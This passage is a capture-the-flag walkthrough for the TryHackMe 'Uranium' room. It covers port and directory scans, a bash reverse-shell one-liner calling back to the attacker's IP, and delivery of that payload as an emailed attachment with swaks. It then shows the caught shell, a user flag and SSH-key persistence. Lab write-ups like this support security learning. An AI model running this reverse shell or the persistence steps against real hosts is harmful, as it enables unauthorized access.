Uranium CTF

Uranium CTF


https://tryhackme.com/room/uranium

`rustscan -a 10.10.121.133 -- -sC -sV -A | tee scan.txt`

Open 10.10.121.133:**25**


Open 10.10.121.133:**22**

Open 10.10.121.133:**80**



```
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a13cd7e9d0854033d507163208633105 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDMwJfFdIx+ajk4m+SaA9FCONx/arQgXZx22oViZpzp6QSuMYI3u4GXubPf+P/1AKjrdTZ2UtLt3HszSNuf3V/RMQgvXYrPGFmClvfnZZ88an/oz38l4aGTnZ1LJ8upLU90METx4
fUMqFHX+wwFxP/WKUJ7lX3Ae7H+Uj2Bwrw76d8Ndwf3a/EDZ6gTzYTgrgprZQeBbriJM9yrjljakLNCajdDzjtDSQs+wXwme2MXx8u7aAZ4ofL7cuGxCPil2R92HWrKomMQ7Iyd9SMre3rCLhSOhbYnJGTwl3P6fEqCPqp2shMO2AYV
Ge4t
|   256 24810c3a9155a0659e36587151136c34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBZPRLpPW1xp0xWpgkGvpFwR6tKPTMRvjkAbiwoPC/qCKUYg2p06XDFCMHNDmuqIC5SHvnqZqM0EdwJIuUkFvIE=
|   256 c2942b0d8ea953f6ef34dbf1436cc17e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFY55KAy8LZ+FNH0gc/IzoPlL/gQDwtvUMTzmQTd8MAj
25/tcp open  smtp    syn-ack Postfix smtpd
|_smtp-commands: uranium, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=uranium
| Subject Alternative Name: DNS:uranium
| Issuer: commonName=uranium
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-09T21:40:53
| Not valid after:  2031-04-07T21:40:53
| MD5:   293dbef32fee6092c0d72a67ea27367c
| SHA-1: 0a0c26e0ae3c723e538d3c216b40c84cf9e78fdb
| -----BEGIN CERTIFICATE-----
| MIIC0zCCAbugAwIBAgIUIVXdlC2OCz8mRhqtv01MouzQ0ZswDQYJKoZIhvcNAQEL
| BQAwEjEQMA4GA1UEAwwHdXJhbml1bTAeFw0yMTA0MDkyMTQwNTNaFw0zMTA0MDcy
| MTQwNTNaMBIxEDAOBgNVBAMMB3VyYW5pdW0wggEiMA0GCSqGSIb3DQEBAQUAA4IB
| DwAwggEKAoIBAQCpxCDhZoI2WVRkeoeXHBA1Y3LnA0WNjAnH1HyeYwzhKeVekmip
| m3bzvH0e3Z9D9zyf1mnhYnV4i4yA8I+Jp/Cx1Gc9VXvD2cAW4azHdCZBjR6arGCF
| 14gxtdrgiBSdKoMqUo2T9tlfqfnrGOTcc70KYXBJ6tjIHPrFmeXRUvlZWhsF0i1R
| zWqWLNB3Wy7O2yYP2SV8MLjoEGi2ZeqSMbYkhMKTbS7VSLNISO9ax2Wxb5j5lELX
| jLox6/nPueJkLR37YbjDztdZ3Lpz8FXUqymz+OWZq2MLYfde2Zn7cA7zFgeCfOJM
| HhGN9BC046EBW60RVFhWaczTHsRALnWvQ5VfAgMBAAGjITAfMAkGA1UdEwQCMAAw
| EgYDVR0RBAswCYIHdXJhbml1bTANBgkqhkiG9w0BAQsFAAOCAQEAj1F/S1v2EFAL
| H1FG/SWNlqsD9KKwUDSceiHicEz8IE9YU+Vg1NRxluYYpkDbfyrCVBPW//JZJNd2
```


domain



hakanbey @hakanbe405206


I really love this company #uranium.thm

`dirsearch -u http://uranium.thm`



```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/uranium.thm/_23-10-17_14-46-05.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-10-17_14-46-05.log

Target: http://uranium.thm/

[14:46:05] Starting:
[14:46:24] 403 -  276B  - /.ht_wsr.txt
[14:46:24] 403 -  276B  - /.htaccess.bak1
[14:46:24] 403 -  276B  - /.htaccess.sample
[14:46:25] 403 -  276B  - /.htaccess_extra
[14:46:25] 403 -  276B  - /.htaccess.save
[14:46:25] 403 -  276B  - /.htaccessOLD2
[14:46:25] 403 -  276B  - /.htaccess_orig
[14:46:25] 403 -  276B  - /.htaccess.orig
[14:46:25] 403 -  276B  - /.html
[14:46:25] 403 -  276B  - /.htaccess_sc
[14:46:25] 403 -  276B  - /.htaccessBAK
[14:46:25] 403 -  276B  - /.htaccessOLD
[14:46:25] 403 -  276B  - /.htpasswds
[14:46:26] 403 -  276B  - /.htpasswd_test
[14:46:26] 403 -  276B  - /.htm
[14:46:26] 403 -  276B  - /.httr-oauth
[14:47:20] 200 -   17KB - /LICENSE.txt
[14:47:25] 200 -  771B  - /README.txt
[14:49:32] 200 -    1KB - /assets/
[14:49:35] 301 -  311B  - /assets  ->  http://uranium.thm/assets/
[14:53:11] 301 -  311B  - /images  ->  http://uranium.thm/images/
[14:53:11] 200 -    2KB - /images/
[14:53:16] 200 -   10KB - /index.html
[14:56:01] 403 -  276B  - /server-status
[14:56:01] 403 -  276B  - /server-status/
```


create an application)



```
 GNU nano 7.2
bash -c 'bash -i >& /dev/tcp/10.18.88.130/1337 0>&1'
```


`nc -lnvp 1337`(kali)

`swaks --to hakanbey@uranium.thm --from hakanbey@uranium.thm --attach application --server 10.10.121.133`(kali)



```
┌──(kali㉿kali)-[~/THM/uranium]
└─$ swaks --to hakanbey@uranium.thm --from hakanbey@uranium.thm --attach application --server 10.10.121.133
*** DEPRECATION WARNING: Inferring a filename from the argument to --attach will be removed in the future.  Prefix filenames with '@' instead.
=== Trying 10.10.121.133:25...
=== Connected to 10.10.121.133.
<-  220 uranium ESMTP Postfix (Ubuntu)
 -> EHLO kali
<-  250-uranium
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250 SMTPUTF8
 -> MAIL FROM:<hakanbey@uranium.thm>
<-  250 2.1.0 Ok
 -> RCPT TO:<hakanbey@uranium.thm>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Tue, 17 Oct 2023 15:19:12 -0400
 -> To: hakanbey@uranium.thm
 -> From: hakanbey@uranium.thm
 -> Subject: test Tue, 17 Oct 2023 15:19:12 -0400
 -> Message-Id: <20231017151912.031372@kali>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_31372"
 ->
 -> ------=_MIME_BOUNDARY_000_31372
 -> Content-Type: text/plain
 ->
 -> This is a test mailing
 -> ------=_MIME_BOUNDARY_000_31372
 -> Content-Type: application/octet-stream; name="application"
 -> Content-Description: application
 -> Content-Disposition: attachment; filename="application"
```

Go revshell and the 1st flag, also here some interesting files



```
─(kali㉿kali)-[~]
-$ nc -lnvp 1337
istening on [any] 1337 ...
onnect to [10.18.88.130] from (UNKNOWN) [10.10.121.133] 38684
ash: cannot set terminal process group (2105): Inappropriate ioctl for device
ash: no job control in this shell
akanbey@uranium:~$ id
d
id=1000(hakanbey) gid=1000(hakanbey) groups=1000(hakanbey)
akanbey@uranium:~$ ls -la
s -la
otal 100
rwxr-xr-x 7 hakanbey hakanbey  4096 May  4  2021 .
rwxr-xr-x 4 root     root      4096 Apr 23  2021 ..
rwxrwxrwx 1 root     root         9 Apr 25  2021 .bash_history -> /dev/null
rw-r--r-- 1 hakanbey hakanbey   220 Apr  4  2018 .bash_logout
rw-r--r-- 1 hakanbey hakanbey  3771 Apr  4  2018 .bashrc
rwx------ 2 hakanbey hakanbey  4096 Apr  9  2021 .cache
rwxrwxr-x 1 hakanbey hakanbey 49376 Apr  9  2021 chat_with_kral4
rwxr-x--- 3 hakanbey hakanbey  4096 Apr 10  2021 .config
rwx------ 4 hakanbey hakanbey  4096 Apr 10  2021 .gnupg
rwxrwxr-x 3 hakanbey hakanbey  4096 Apr  9  2021 .local
rwxrwxr-x 2 hakanbey hakanbey  4096 Oct 17 19:23 mail_file
rw-r--r-- 1 hakanbey hakanbey   807 Apr  4  2018 .profile
rw-rw-r-- 1 hakanbey hakanbey    66 Apr  9  2021 .selected_editor
rw-r--r-- 1 hakanbey hakanbey     0 Apr  9  2021 .sudo_as_admin_successful
rw-rw-r-- 1 hakanbey hakanbey    38 Apr 10  2021 user_1.txt
akanbey@uranium:~$ cat user_1.txt
at user_1.txt
hm{2aa50e58fa82244213d5438187c0da7c}
akanbey@uranium:~$ 
```

Create ssh connection

`mkdir .ssh`

`cd .ssh`

`ssh-keygen`


`cat id_rsa`

save private key on kali with chmod 400

`mv id_rsa.pub authorized_keys`

Now I can connect from my kali to ssh

`ssh -i id_rsa hakanbey@10.10.121.133`




```
┌──(kali㉿kali)-[~/THM/uranium]
└─$ ssh -i id_rsa  hakanbey@10.10.121.133
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 17 19:33:18 UTC 2023

  System load: 0.0               Memory usage: 33%   Processes:        105
  Usage of /:  46.7% of 8.79GB   Swap usage:   0%    Users logged in: 0

  ⇒ There were exceptions while processing one or more plugins. See
     /var/log/landscape/sysinfo.log for more information.


14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


No mail.
Last login: Thu May  6 13:50:11 2021 from 192.168.1.108
hakanbey@uranium:~$ id
uid=1000(hakanbey) gid=1000(hakanbey) groups=1000(hakanbey)
